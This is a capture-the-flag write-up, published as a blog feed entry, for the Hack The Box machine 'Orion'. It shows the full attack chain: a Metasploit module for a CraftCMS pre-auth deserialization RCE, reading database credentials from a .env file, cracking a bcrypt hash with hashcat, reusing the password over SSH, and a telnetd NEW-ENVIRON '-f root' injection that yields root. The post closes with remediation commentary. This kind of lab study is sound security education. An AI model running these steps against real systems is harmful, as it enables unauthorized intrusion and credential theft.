
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-sV</span> 10.129.71.159
</code></pre></div></div>

<p><img src="/assets/img/posts/orion/nmap.png" alt="nmap scan results" /></p>

<p>Two ports. SSH on 22, HTTP on 80. For the impatient attacker, this feels thin. But the mistake is treating enumeration as a checklist. You are not looking for ports. You are looking for a story.</p>

<p>The web server redirects to <code class="language-plaintext highlighter-rouge">orion.htb</code>, which means you add the hostname to <code class="language-plaintext highlighter-rouge">/etc/hosts</code> before anything else resolves:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s1">'10.129.71.159 orion.htb'</span> | <span class="nb">sudo tee</span> <span class="nt">-a</span> /etc/hosts
</code></pre></div></div>

<p>Browsing to the site reveals a CraftCMS installation. Navigating to <code class="language-plaintext highlighter-rouge">/admin/login</code> hands you the version number without asking: <strong>5.6.16</strong>. This is the first piece of the story. A web application advertising its exact version is telling you exactly where to look.</p>

<h2 id="foothold-when-deserialization-goes-wrong">Foothold: when deserialization goes wrong</h2>

<p>CraftCMS 5.6.16 is affected by CVE-2025-32432, a critical pre-authentication Remote Code Execution vulnerability carrying a CVSS score of 10.0. The flaw lives in the asset transform generation endpoint at <code class="language-plaintext highlighter-rouge">/actions/assets/generate-transform</code>. The application accepts a serialized PHP object in the request body and processes it without authentication. An attacker injects a malicious object, the application deserializes it, and arbitrary code runs under the web service account.</p>

<p>The important detail here is not the CVE number. Deserialization vulnerabilities follow the same pattern across every language and framework: the application trusts that the data it is deserializing came from a trusted source. When that assumption is wrong, the trust becomes the attack surface.</p>



<p>Metasploit has a module for this:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
<span class="nb">set </span>RHOSTS 10.129.71.159
<span class="nb">set </span>LHOST 10.10.14.67
<span class="nb">set </span>VHOST orion.htb
run
</code></pre></div></div>

<p><img src="/assets/img/posts/orion/msf-search.png" alt="Metasploit module search" /></p>

<p><img src="/assets/img/posts/orion/msf-session.png" alt="Meterpreter session opened" /></p>

<p>A Meterpreter session opens as <code class="language-plaintext highlighter-rouge">www-data</code>. Drop into a proper shell and stabilize it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>shell
python3 <span class="nt">-c</span> <span class="s1">'import pty; pty.spawn("/bin/bash")'</span>
</code></pre></div></div>

<p>You are in. The web server account is not the goal, but it is the starting point for everything that follows.</p>

<h2 id="lateral-movement-the-env-file-and-the-password-it-should-not-have">Lateral movement: the .env file and the password it should not have</h2>


<p>CraftCMS, like most modern PHP applications, stores its configuration in a <code class="language-plaintext highlighter-rouge">.env</code> file at the application root. This is by design. Environment variable files are meant to keep secrets out of source code. The problem is that “out of source code” is not the same as “inaccessible to a compromised web process.”</p>

<p>Navigating to <code class="language-plaintext highlighter-rouge">/var/www/html/craft</code> and reading the <code class="language-plaintext highlighter-rouge">.env</code> file reveals the database credentials in plaintext:</p>

<p><img src="/assets/img/posts/orion/env-creds.png" alt=".env file exposing database credentials" /></p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
</code></pre></div></div>

<p>Connect to the local MariaDB instance:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>mysql <span class="nt">-u</span> root <span class="nt">-p</span><span class="s1">'SuperSecureCraft123Pass!'</span>
use orion<span class="p">;</span>
show tables<span class="p">;</span>
<span class="k">select</span> <span class="k">*</span> from <span class="nb">users</span><span class="p">;</span>
</code></pre></div></div>

<p><img src="/assets/img/posts/orion/mysql-users.png" alt="MySQL users table" /></p>

<p>The users table contains a bcrypt hash for <code class="language-plaintext highlighter-rouge">adam@orion.htb</code>:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS
</code></pre></div></div>

<p>A hash alone is not access. But bcrypt with a weak underlying password is crackable offline, away from any rate limiting or account lockout. The hash goes to a Windows machine with a GPU and Hashcat handles it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat.exe <span class="nt">-m</span> 3200 hash.txt rockyou.txt
</code></pre></div></div>

<p><img src="/assets/img/posts/orion/hashcat.png" alt="Hashcat cracking the bcrypt hash" /></p>

<p>Password recovered: <strong>darkangel</strong></p>

<p>The question that matters now is whether adam reused this password on his system account. In real environments, this is one of the highest-yield pivots a tester can attempt. Application passwords and system passwords come from the same human brain, and human brains prefer convenience over security.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh adam@10.129.71.159
</code></pre></div></div>

<p>It works. Credential reuse is not a sophisticated attack. It is a human pattern, and it appears in virtually every internal assessment.</p>

<p>User flag is in <code class="language-plaintext highlighter-rouge">/home/adam/user.txt</code>.</p>

<h2 id="privilege-escalation-the-daemon-that-trusts-too-much">Privilege escalation: the daemon that trusts too much</h2>

<p>Before reaching for kernel exploits or SUID binaries, the first question on any new shell should be: what is listening locally that was not visible externally?</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ss <span class="nt">-tlnp</span>
</code></pre></div></div>

<p>Port <strong>23</strong> is listening on <code class="language-plaintext highlighter-rouge">127.0.0.1</code>. Telnet. A legacy remote access protocol from an era when network traffic was assumed to be trustworthy. The version running on this machine is <strong>GNU inetutils telnetd 2.7</strong>, which is affected by CVE-2026-24061.</p>


<p>The vulnerability is an argument injection flaw. The <code class="language-plaintext highlighter-rouge">telnetd</code> daemon accepts environment variables from the connecting client through the TELNET NEW-ENVIRON protocol option. It passes the client-controlled <code class="language-plaintext highlighter-rouge">USER</code> variable directly into <code class="language-plaintext highlighter-rouge">/usr/bin/login</code> as a command-line argument without sanitization. By injecting <code class="language-plaintext highlighter-rouge">-f root</code> as the USER value, an attacker forces the login utility to treat the session as pre-authenticated and skip credential validation entirely.</p>

<p>The standard telnet client does not negotiate NEW-ENVIRON correctly for this exploit, so a Python3 script handles the raw TELNET protocol negotiation:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 cve_2026_24061_telnetd.py 127.0.0.1 23 root
</code></pre></div></div>

<p><img src="/assets/img/posts/orion/root.png" alt="Root shell via telnetd exploit" /></p>

<p>Root shell. The root flag is in <code class="language-plaintext highlighter-rouge">/root/root.txt</code>.</p>

<h2 id="why-this-chain-matters">Why this chain matters</h2>

<p>Every step in the Orion kill chain maps directly to failure classes that appear in real environments.</p>

<p><strong>Deserialization vulnerabilities</strong> are the most severe category of web application bug. When an application deserializes attacker-controlled data, the attacker does not need credentials, does not need to know the application logic, and does not need to find a second bug. One endpoint, one payload, full code execution. The remediation is not “validate the input.” It is “do not deserialize untrusted data.”</p>

<p><strong>Secrets in configuration files</strong> are a solved problem. Secret management platforms exist precisely so that database credentials do not live in files on the same server that uses them. The <code class="language-plaintext highlighter-rouge">.env</code> pattern keeps secrets out of source code repositories, but it does not protect them from a compromised process running on the same host. Defense in depth means the compromise of the web application should not automatically hand an attacker database credentials.</p>

<p><strong>Legacy daemons with network exposure</strong> are a category of risk that organizations consistently underestimate. Telnet was designed in 1969. Its authentication model reflects the threat model of 1969. Running it on a modern system, even locally, introduces a vulnerability class that has no patch. The remediation is removal, not configuration.</p>

<h2 id="attack-chain-summary">Attack chain summary</h2>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[RECON] Nmap -&gt; port 22, 80
  |
[ENUM] /admin/login -&gt; CraftCMS 5.6.16 identified
  |
[EXPLOIT] CVE-2025-32432 -&gt; pre-auth RCE -&gt; www-data shell
  |
[PIVOT] /var/www/html/craft/.env -&gt; DB credentials
  |
[PIVOT] MySQL users table -&gt; bcrypt hash -&gt; cracked: darkangel
  |
[PIVOT] Password reuse -&gt; SSH as adam -&gt; user flag
  |
[ENUM] ss -tlnp -&gt; telnetd on 127.0.0.1:23
  |
[ROOT] CVE-2026-24061 -&gt; NEW-ENVIRON injection -&gt; root shell -&gt; root flag
</code></pre></div></div>]]></content><author><name>xPOPE</name></author><category term="htb" /><category term="linux" /><category term="easy" /><category term="craftcms" /><category term="cve-2025-32432" /><category term="cve-2026-24061" /><category term="rce" /><category term="privesc" /><summary type="html"><![CDATA[An easy Linux box that chains three failure classes: a pre-auth CraftCMS deserialization RCE, database credentials sitting in a .env file, and a legacy telnetd daemon with an argument-injection bypass straight to root.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://xpop3.github.io/assets/img/posts/orion/hero.png" /><media:content medium="image" url="https://xpop3.github.io/assets/img/posts/orion/hero.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry></feed>